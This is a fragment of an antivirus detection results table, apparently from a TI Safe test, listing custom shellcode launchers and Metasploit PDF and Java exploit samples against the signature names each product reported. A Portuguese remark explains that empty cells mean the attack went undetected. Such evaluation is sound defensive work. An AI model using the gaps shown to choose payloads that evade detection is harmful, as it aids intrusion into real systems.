11	TI Safe Modded Shellcodeexec (Custom EXE w/ embedded payload)	-	-	-	-	-	Backdoor.Shell.AC	-	Trojan Generic22.SND	-	Trojan.Win32/Swrort.A	-
12	TI Safe Custom Payload Launcher	-	-	-	-	-	-	-	-	Mal/FakeAV-FS	-	-
13	Metasploit PDF (adobe_utilprintf)	Exploit.PDF.bk.gen	Exploit.JS.Pdfka.cil	-	HEUR_PDFEXP.B	Bloodhound.Exploit.213	Exploit.PDF-JS.Gen	JS:Pdfka-gen	Script/Exploit	Troj/PDFJs-B	Trojan.Win32/Swrort.A	JS/Exploit.Pdfka.NOO trojan
14	Metasploit PDF (adobe_pdf_embedded_exe)	Swrort.f	Trojan.Win32.Generic	Suspicious File	TROJ_SWRORT.SME	Bloodhound.PDF.24	Exploit.PDF-Dropper.Gen	Win32:SwPatch	Exploit.PDF	Mal/Swrort-C	Trojan.Win32/Swrort.A	PDF/Exploit.Pidief.PFW trojan
15	Metasploit PDF (adobe_pdf_embedded_exe_nojs)	Swrort.f	Trojan.Win32.Generic	Suspicious File	TROJ_PIDIEF.SMEO	Bloodhound.PDF.24	Exploit.PDF-Dropper.Gen	PDF:Launchr-C	Exploit	Mal/Swrort-C	Trojan.Win32/Swrort.A	PDF/Exploit.Pidief.PFT trojan
16	Metasploit Java Applet	-	-	-	-	-	-	-	-	-	-	-

Observação: as células da matriz com conteúdo em cor vermelha indicam as assinaturas dos ataques que foram detectados pela solução de antivírus testada. Células vazias indicam que a solução de antivírus não foi capaz de detectar o ataque e consequentemente que ele obteve sucesso.